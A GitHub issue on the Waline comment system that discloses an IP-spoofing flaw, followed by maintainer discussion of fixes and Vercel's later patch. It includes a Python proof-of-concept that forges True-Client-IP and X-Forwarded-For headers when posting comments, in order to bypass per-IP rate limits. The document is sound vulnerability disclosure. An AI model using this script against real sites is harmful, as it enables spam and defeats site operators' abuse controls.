[Bug]: waline fake any ip vulnerability #785

Closed ghost opened this issue on Jan 29 · 7 comments

Labels discussion Needs more info waiting for response

ghost commented on Jan 29 • edited by ghost

问题描述 | Describe the bug

waline-fake-any-ip-poc

A Proof-Of-Concept for the recently found waline fake any ip vulnerability.

In this repository we have made and example vulnerable application and proof-of-concept (POC) exploit of it.

Proof-of-concept (POC)

As a PoC we have created a python file that automates the process.

Requirements:

```
pip install requests
```


Usage:

```
python3 poc.py
```

Source:

```
#######  poc.py
#======= Disclaimer: ================================================================================
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS"
# AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
# IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
# DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE
# FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
# DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
# SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
# CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,
# OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE
# OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
#=======================================================================================================
import requests
import random

def getRandStr(len):
  str=""
  dict = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
  for i in range(len):
    str = str + random.choice(dict)
  return str

attack_url = "https://waline-test-poc.vercel.app" # This is an attack url

fake_ip = "This is a fake IP " + getRandStr(6) # This is a fake IP or any other string

headers ={}
headers['User-Agent']="Mozilla/5.0 test " + getRandStr(6)
headers['X-Forwarded-For']= "0.0.0.0"
headers['True-Client-IP']= fake_ip # fake ip

data={
  "comment": "test comment " + getRandStr(6),
  "nick": "test nick " + getRandStr(6),
  "mail": getRandStr(6) + "@test.com",
  "link": "https://" + getRandStr(6) + ".com",
  "ua": "Mozilla/5.0 test " + getRandStr(6),
  "url": "/",
}
res=requests.post(url = attack_url + "/comment", headers = headers, data = data)
print(res.text)
```

Result:



	Author	Content
□	test nick Eai9bt M2q24V@test.com This is a fake IP FwzJfU	2022-01-29 17:00:32 At / test comment 9G4ixp Approved Waiting Spam Sticky Edit Reply Delete
□	test nick 1qjRvp Eqd4gd@test.com This is a fake IP VYhbYM	2022-01-29 17:00:15 At / test comment SXq01P
□	test nick VcX9rA dyV9Qx@test.com This is a fake IP 4uVw16	2022-01-29 17:00:01 At / test comment 7WMg5r

Our vulnerable application

waline deploy:

- @waline/vercel 1.6.0
- @waline/client 1.5.2

data store:

- LeannCloud

get started:

https://waline.js.org/guide/get-started.html

Influence

IP-based comment posting frequency limits IPQPS may be rendered useless.

This vulnerability can be used to fake the IP address and bypass the IP frequency limit of the comment system software(waline), so that the comment system administrator cannot accurately obtain the IP address of the sender.

Reason

This vulnerability is usually caused by a misconfiguration on the server side.

References

- #785
- #792

Exploit in the field

According to the issues of Github of the project waline, from July 18 to July 20, 2021, an attacker bombarded all websites using Waline by Posting spam comments with faked IP addresses, so it is speculated that this vulnerability has been exploited in the field.

- #786
- #430
- #424
- #427

Solutions

Software maintainers have provided a solution to this vulnerability.

There is nothing we can do about it on vercel. But we should be able to block these requests on a self hold env.(#792 (reply in thread))

In self host mode, we can set maxIpsCount to proxy server layers to get a real ip. https://koajs.com/#settings (#792 (reply in thread))

Disclaimer

This repository is not intended to be a one-click exploit to waline fake any ip vulnerability. The purpose of this project is to help people learn about this vulnerability, and perhaps test their own applications.

Our team will not aid, or endorse any use of this exploit for malicious activity, thus if you ask for help you may be required to provide us with proof that you either own the target service or you have permissions to pentest on it.

LICENSE

```
AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE
FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,
OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE
OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
```

问题网站 | Website URL

https://waline.js.org

服务部署在哪里？ | Where your waline deploy?

Vercel (Default)

数据存储在哪里？ | Where your comment data store?

LeanCloud(https://leancloud.app)

ghost added the bug label on Jan 29

lizheming commented on Jan 29 Collaborator

As I know, there has no way to get user ip from client trustly. And `IPQPS` just works for some freshman hacker that I have told waline user at the user group. Do you have any great idea about `IPQPS` to avoid the vulnerability? I'll implement it if it works.

Mister-Hope commented on Jan 30 Member

Can we get the remoteIP and ban the remoteIp together?

If necessary, ban all the ips in `x-forwarded-for` . can't that work?

Mister-Hope commented on Jan 30 • edited Member

(I majored in physics, though), but I had a NRCE 3 test. A tcp connet needs 3 handshake, so at least the remoteIP can not be faked in my mind.

Is there any difficulties blocking it? (Such as can not get it in Node?) Or are there side effects doing that?

lizheming added discussion Needs more info waiting for response and removed bug labels on Feb 5

ghost closed this as completed on Feb 5

ghost reopened this on Feb 6

ghost commented on Feb 6 Author

This vulnerability is usually caused by a misconfiguration on the server side.

Because IP frequency limits depend on obtaining the correct IP, how to obtain the correct IP rather than IPQPS is the fundamental solution to the problem.

It's easy to fake X-Forwarded-For, and it should be used with great care.

Get the client IP for the direct TCP connection using RemoteAddr.
If there are multiple tiers of proxies, RemoteAddr must be configured on the server directly connected to the external server, and X-Forwarded-For must be configured on the inner server. Otherwise, the inner server overwrites the real IP address of the client.

Software maintainers have provided a solution to this vulnerability.

There is nothing we can do about it on vercel. But we should be able to block these requests on a self hold env.(#792 (reply in thread))

In self host mode, we can set maxIpsCount to proxy server layers to get a real ip. (#792 (reply in thread))

ghost commented on Feb 6 • edited by ghost Author

Here's another way to do it.
Set a layer of CDN or firewall outside the application to fetch RemoteAddr. X-forwarded-for is used inside the application.
such as #429 #405
(cc **@oCoke @karuboniru**)


ghost commented on Feb 25 Author

There is no more information here, I will close it, if you have other solutions please leave a message below.

ghost closed this as completed on Feb 25

lizheming commented on Mar 13 Collaborator

Good News! It seems vercel has fixed the bug now. User can not fake ip by `true-client-ip` header.



```
➜  ~ curl https://vercel-forward-test.vercel.app/ -H 'True-Client-IP: a-fake-ip'
{
        "remoteAddress": "127.0.0.1",
        "headers": {
                "host": "vercel-forward-test.vercel.app",
                "x-real-ip": "223.72.43.171",
                "x-vercel-proxy-signature-ts": "1647163772",
                "x-vercel-deployment-url": "vercel-forward-test-q44hjq3v5-lizheming.vercel.app",
                "true-client-ip": "a-fake-ip",
                "x-vercel-forwarded-for": "223.72.43.171",
                "x-vercel-id": "hnd1::52fs6-1647163472522-f497a5f77658",
                "x-forwarded-host": "vercel-forward-test.vercel.app",
                "accept": "*/*",
                "x-vercel-ip-country": "CN",
                "x-forwarded-proto": "https",
                "x-vercel-proxy-signature": "Bearer f9dbf89fceb0f12d6f3cee0b1065470123de5f1082c4ed89730e0b4a1a3c3c9d",
                "x-forwarded-for": "223.72.43.171",
                "user-agent": "curl/7.64.1",
                "x-vercel-ip-city": "Beijing",
                "forwarded": "for=223.72.43.171;host=vercel-forward-test.vercel.app;proto=https;sig=0QmVhcmVyIGY5ZGJmODlmY2
TA4MmM0ZWQ4OTczMGUwYjRhMWEzYzNjOWQ=;exp=1647163772",
                "x-vercel-ip-country-region": "BJ",
                "connection": "close"
        }
}%
```

This issue was **closed**.

Assignees

No one assigned

Labels

discussion Needs more info **waiting for response**

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants